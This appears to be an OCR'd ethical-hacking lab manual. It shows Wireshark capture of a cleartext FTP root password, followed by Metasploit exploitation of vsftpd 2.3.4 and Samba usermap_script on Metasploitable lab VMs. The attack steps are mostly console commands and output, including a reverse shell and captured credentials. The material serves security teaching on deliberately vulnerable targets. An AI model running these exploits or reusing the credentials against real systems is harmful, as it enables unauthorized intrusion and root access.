

Authentication Banner - test@192.168.232.128
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
Never show this banner again
Continue
Help




Goto Desktop




Open kali linux and search for wireshark tool




Open wireshark tool in kali



Open cap.pcapng file in the wireshark from desktop folder



Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) ·

220 pyftpdlib 1.5.6 ready.
USER root
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.
```

Now copy password and open cmros using above credentials
By using the above credentials we can crack cmros system

```
VulnOs login: root
Password:

  Welcome to the Open Source World!

  SliTaz GNU/Linux is distributed in the hope that it will be useful,
  but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# _
```

Now use ls command
root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls

```
SliTaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1

VulnOs login: root
Password:

  Welcome to the Open Source World!

  SliTaz GNU/Linux is distributed in the hope that it will be useful,
  but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop         tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin          etc          lib          mnt          run          tmp
boot         home         lost+found   proc         sbin         usr
dev          init         media        root         sys          var
root@VulnOs:/#
```

```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin         etc         lib         mnt         run         tmp
boot        home        lost+found  proc        sbin        usr
dev         init        media       root        sys         var
root@VulnOs:/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop    Downloads  Music      Templates
Documents  Images     Public     Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

VIVA Questions

1. What is CMROS?

……..

……

…….

2. List out a few Linux commands?

……

……

……

3. What is WinSCP? Why is it used?

……

……

……

4. What is the command used to check the IP address of a system ?

……

……..

……

5. What is Wireshark? Why do we need to use it?


……

……..


……

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system


Open metasploit in the virtual machine and power on



username and password is same
msfadmin



If there is no zenmap tool you can use Quick scan in kali linux
Nmap -v -A 192.168.23.129(metasploit ip address)
If nmap is installed in the system



If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text


| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit
Goto kali machine open terminal and type msfconsole



It displays no op exploits for the system..
To know the exploit of that service version
To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

Set rhost ipddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

Use info to check RHOST

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.23.129   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

To take the advantage of the exploit we use payload
>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                       normal  No     Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 -> 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
msf6 > search samba

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check
  Description
   -   ----                                                   ---------------  ----       -----
   0   exploit/unix/webapp/citrix_access_gateway_exec         2010-12-21       excellent  Yes
  Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig            2005-03-02       average    No
  Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                          2002-02-01       excellent  Yes
  DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup               2015-01-26       manual     No
  Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                          normal     No
  Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                    normal     No
  List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm           2014-10-14       excellent  No
```

Or

```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank       Chec
k  Description
   -  ----                                                   ---------------  ----       ----
-  -----------
   0  exploit/multi/samba/usermap_script                     2007-05-14       excellent  No
   Samba "username map script" Command Execution
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes
   WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Show payloads

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                          ---------------  ----    -----  ----------
-
   0   payload/cmd/unix/bind_awk                                      normal  No     Unix Comma
nd Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                          normal  No     Unix Comma
nd Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                    normal  No     Unix Comma
nd Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                      normal  No     Unix Comma
nd Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                      normal  No     Unix Comma
nd Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                   normal  No     Unix Comma
```

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
```

VIVA Questions

1. What is Metasploit?

……..

……

…….

2. What is vulnerability?

……

……

……

3. What is RHOST and LHOST?

……

……

……

4. What is the command used to list out the payloads in metasploit?

……

……..

……

5. List out any three payloads used for ftp?

